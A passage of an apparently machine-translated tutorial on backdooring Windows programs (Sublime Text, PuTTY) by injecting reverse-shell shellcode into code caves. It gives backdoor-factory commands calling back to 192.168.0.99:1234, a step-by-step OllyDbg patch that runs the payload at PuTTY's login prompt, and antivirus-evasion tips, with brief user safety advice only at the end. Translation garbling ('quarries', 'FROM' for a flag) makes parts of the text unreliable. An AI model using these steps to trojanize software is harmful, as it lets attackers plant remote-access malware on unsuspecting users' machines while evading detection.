1) In a code quarries is injected shellcode with at the end of the first original instruction;

2) The shellcode is executed, but at the end of this there must be a *jmp* <IndirizzoSecondaIstruzioneOriginale> to resume normal execution flow.

The advantage of this technique is that the header of the executable remain unchanged from the original, as well as the size.

To automate can be used, as shown below, *backdoor-factory* .




```
root@kali:~# backdoor-factory -f sublime_text.exe --shell reverse_tcp_stager_thr
eaded -H 192.168.0.99 -P 1234 -w -Z
```

The parameters used:


- **f** specifies the file to be used;
- **shell** specifies the type of shellcode to use. We can use one part of the tool (-- *shell show* to see the available payload). Or manually import one using the parameter (BOO);
- **H e P** respectively specify the IP address and the port for the reverse shell;
- **w** He adds privileges RWX to the sections where the shellcode is injected, in a manner that can be executed without problems;
- **FROM** resets the signature of the header of the PE program. Useful for bypass control firma in Windows.

There will then be prompted interactively cavities that we are interested in, in this case we will choose the 1:



```
[*] Cave 1 length as int: 749
[*] Available caves:
1. Section Name: .rsrc; Section Begin: 0x3d2c00 End: 0x3e0600; Cave begin: 0x3d4
313 End: 0x3d470c; Cave Size: 1017
2. Section Name: .rsrc; Section Begin: 0x3d2c00 End: 0x3e0600; Cave begin: 0x3d6
b3b End: 0x3d7434; Cave Size: 2297
3. Section Name: .reloc; Section Begin: 0x3e0600 End: 0x41a400; Cave begin: 0x40
5292 End: 0x41a3fc; Cave Size: 86378
**************************************************
[!] Enter your selection: 1
[!] Using selection: 1
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File sublime_text.exe is in the 'backdoored' directory
```


As a result, the two md5 file original and amended, will be different:




```
root@kali:~# md5sum sublime_text.exe
3448c126c916a9b1eab97787710c90d1  sublime_text.exe
root@kali:~# md5sum sublime_textMOD.exe
8d900e44f9a06aba1dbc043113cc02d5  sublime_textMOD.exe
root@kali:~# 
```

Multiple Cave


More cavity are used when only one fails to contain the entire shellcode. Furthermore,
It may be less suspicion AV static analysis, since the shellcode is fragmented
(In 2 or more parts).
So break the shellcode, it means having two shellcode that make up the same:



Compared to before, will be used (in the case of 2 elements decomposed shellcode) two cavities of code available, with a jump on the first cavity, a subsequent jump to the second and finally a jump back to the original education:




Using backdoor-factory:



```
root@kali:~# backdoor-factory -f sublime_text.exe --cave_jumping --shell reverse
_tcp_stager_threaded -H 192.168.0.99 -P 1234 -w -Z
```

Add a section

Add a new section may be the solution to the last beach as it goes
change the size and the header of the file, not using caves code.
Therefore, a new section with execute permissions will be created and added to the shellcode
all’interno:



From backdoor-factory need to use the parameter *add_new_section* .

Best method

The best method to bypass anti-virus is to not use tools, but to do so
manually by searching and modify parts of code to user interaction. The best approach would be to insert the shellcode encrypted code inside a cave,
implement a decryption routine called in user interaction and run
then the shellcode. In this manner, the encryption bypasserebbe static analysis
identification of the shellcode, and the execution by the dynamic interaction analysis. Similarly, it could split (as seen in *Multiple Caves)* lo shellcode in due parti, e
recall (always under user interaction) the first part and then the second. We're going to see just a technique to manually enter in a shellcode
Code cave.

To do so usufruiremo a couple of tools:

1) *EAST :* we have seen how it works in Chapter reverse-egineering, the

mainly we use it to calculate the offsets of the queues quarries;

2) *Cminer :* to find the queues hollow inside executable;


3) *LordPE :* to change the permissions of RWX sections;

4) OllyDbg : also treated in the chapter of reverse-engineering, will allow us to inject

the shellcode and change the flow of execution.


Let us take a different executable, for example that of putty, able to establish a SSH on Windows systems. We are going to inject shellcode that will be called in interaction, specifically when attempting to connect to the server.

To find the cavity of code, we can use Cminer:



```
root@kali:~/Cminer# ./Cminer ../Downloads/putty.exe
```

That will result in 4 quarries code:



```
[#] Cave 1
[*] Section: .rsrc
[*] Cave Size: 330 byte.
[*] Start Address: 0x4a9eb7
[*] End Address: 0x4aa001
[*] File Ofset: 0xa4cb7
```

```
[#] Cave 2
[*] Section: .data
[*] Cave Size: 343 byte.
[*] Start Address: 0x4a20e5
[*] End Address: 0x4a223c
[*] File Ofset: 0xa0ce5
```

```
[#] Cave 3
[*] Section: .text
[*] Cave Size: 325 byte.
[*] Start Address: 0x47babb
[*] End Address: 0x47bc00
[*] File Ofset: 0x7aebb
```

```
[#] Cave 4
[*] Section: No Section.
[*] Cave Size: 312 byte.
[*] Start Address: 0x2c8
[*] End Address: 0x400
[*] File Ofset: 0x0
```

If we use the shellcode created in the chapter by metasploit we need

333 bytes, then we can use only the section . *data* for our shellcode. We will have to enable the execution of the section . *data ,* therefore we load the executable on LordPE and

change permissions, popping up the execution of the said section, thus adding the execute permission.

Since the system can have mechanisms like ASLR which randomizes the addresses of loading into memory, OllyDbg will load each time at different addresses our executable.


We, therefore, we will see how best to use the offsets. The offset will be useful when we have to jump at our injected code.

IDA loads the file without allocate it directly into memory, and is loaded on the basis of *base*


address executable, from which it derives as well all other via offset addresses. If the executable is loaded into a different memory address, the addresses are recalculated. This base address can also be set manually. And that's what we'll do. Since when loaded into memory with OllyDbg, our executable will be allocated

differently (with different addresses) every time, if it is enabled ASLR. We load, then the executable OllyDbg, and try its base address. To find the address base, once loaded into the executable OllyDbg, let us go in *View →*


Memory and base address will be the address of our PE header executable (since the header It is the first allocation in memory order):


```
00F00000 00001000 putty           PE header  Imag R   RWE
00F01000 0007B000 putty  .text    code       Imag R   RWE
00F7C000 00026000 putty  .rdata   imports    Imag R   RWE
00FA2000 00005000 putty  .data    data       Imag R   RWE
00FA7000 00003000 putty  .rsrc    resources  Imag R   RWE
00FAA000 00006000 putty  .reloc   relocations Imag R  RWE
```

In our case we *0x0F00000*. From IDA, at the time of uploading files, spuntiamo *Manual Load* and there will then be asked to address the base address.




So by IDA *Jump → Jump to file offset* and insert the offset of the cavity presents. *data 0xFA1CE5), e dall'Hex View* we can see the padding 0 :


```
00FA20E0  02 00 00 00 02 00 00 00  00 00 00 00 00 00 00 00  ................
00FA20F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA21F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00FA2230  00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00  ................
```

As you can see the code starts from quarries *0x00FA20E5* up to 0x00 *FA223C (* 343 bytes more below).

IS in this range that we will inject our shellcode.

So we go through OllyDbg in .data section (in when the code is present in quarries this section). To do so, from *View → Memory* and double click on allocating section . *data* putty. Now, to move at the correct memory, press *Ctrl + G* and insert address *0x00FA20E5* :



```
00FA20E0 02 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 ☻...☻...........
00FA20F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA21A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA21B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA21C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA21D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA21E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA21F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00FA2230 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ............☺...
```


E *Right key* → *Disassemble* to view disassembled.

Using putty requires the user to enter data, click on 'Open' and try to connect to server via SSH. At that point, if all goes well, it will open the shell remotely asking the user to enter credentials, as shown below the string is shown *login as:* (PICTURE OF LOGIN AS IMAGE WOULD PUTTY)

And that's where we're going to enforce our shellcode, exactly when this string It is displayed.


We load the program *OllyDbg* and through *right key → Search → All Referenced String*

We can see all of the ASCII strings present in the track. We can look through *right key* → *Search text* the string we're interested in and go see the referentiality:




```
00F15335 MOV DWORD PTR SS:[ESP],putty.00F86F80    ASCII "SSH login name"
00F15348 PUSH putty.00F86F90                      ASCII "login as: "
00F153A7 PUSH putty.00F871AC                      ASCII "Key refused"
```

therefore, *right key* → *Follow in Disassembler*




```
00F15347 . 56          PUSH ESI
00F15348 . 68 906FF800 PUSH putty.00F86F90                 ASCII "login as: "
00F1534D . 8941 04     MOV DWORD PTR DS:[ECX+4],EAX
```

What we will do is save to push the string instruction, and because we serve subsequently, we replace it with a function of *jump ,* who will miss the beginning of our shellcode:



```
00F15347 . 56          PUSH ESI
00F15348  -E9 98CD0800 JMP putty.00FA20E5
00F1534D . 8941 04     MOV DWORD PTR DS:[ECX+4],EAX
00F15350 . E8 3372FFFF CALL putty.00F0C588
00F15355 . 59          POP ECX
```

Now, just before the shellcode, we write the instructions *Pushad* e *PUSHFD* that there will allow you to save the current state of the registers and flags, saving them directly into stack.



```
00FA20E6 60 PUSHAD
00FA20E7 9C PUSHFD
```

Then we glue our shellcode through *Right key* → *Binary* → *Binary paste.*

Now we have our shellcode in memory, what we have to do is go to resume previous values of registers and flags, previously saved in the stack, via *Popd* e *POPAF* . We also need to write the instruction to push the string previously saved (*push putty.00F86F90)* and perform a jump to the address of the next memory to that of jump shellcode (in our case it will be a *jmp 00F153A7).*

Now save the executable, and we have successfully created a Trojan, which will not affect the normal flow of execution of the original program, but will establish a remote connection to our computer.

To summarize briefly in some points:

1) We create the shellcode;
2) We find a Code Cave executable enough to hold it, using Cminer;
3) If the section does not have execute permissions or write, upload the executable with LordPE and we modify the permissions;
4) We load the executable on OllyDbg and calculate the offsets through IDA;
5) We find the point from which to 'jump' the execution to our shellcode;
6) We insert the shellcode all precautions (save the register values, the flag ...);
7) We compile the new executable.

Conclusion

To conclude the above, this work has shown how it can be simple, with a little 'knowledge, circumvent the security offered by the virus with simple techniques. To try to stay as safe as possible you can follow simple tips, including:

1) Download from reputable sites;
2) Check the integrity of downloaded files (running the hash and comparing it with the one in the downloaded site);
3) Avoid running unknown files obtained by acquaintances;
4) Do not rely too much on the internet.

For 'trusted sites' means sites deemed reliable also by the community, so it is advisable to seek some feedback before downloading.
Check the integrity of files is as simple as important. When we download a file from the Internet in most cases there is also the hash (usually MD5 or algorithms often more) of the same. Once downloaded, simply calculate the hash of the downloaded file to verify its integrity, and therefore we're downloading the files that really interests us.

Also, get a passatoci file from an acquaintance of ours can be dangerous at the same time. Not for him to take to install a malware in our compter, but he may have downloaded a malicious file, infecting consequently our car. Finally, never to rely too much on the internet: beware of the email attachments to online scams that promise to 'speed up' the computer via a download. In short, just as in real life, be wary of strangers and areas that we do not know.

Bibliography

The Antivirus Hacker's Handbook , 2015 , Joiš Koret - alias Bchalny

Practical reverse engineering , 2014 Bruce Dong - Alexandre Gazet - alias Bchalny

Practical Malware Analysis , 2012 ,Michael Sikorski - Andrew Honig

The art of hacking - Volume 1 , 2009, Jon Erickson

Documents

Art of Anti detection 1

Art of Anti-detection 2

MITM attack with patching binaries on the fly using shellcodes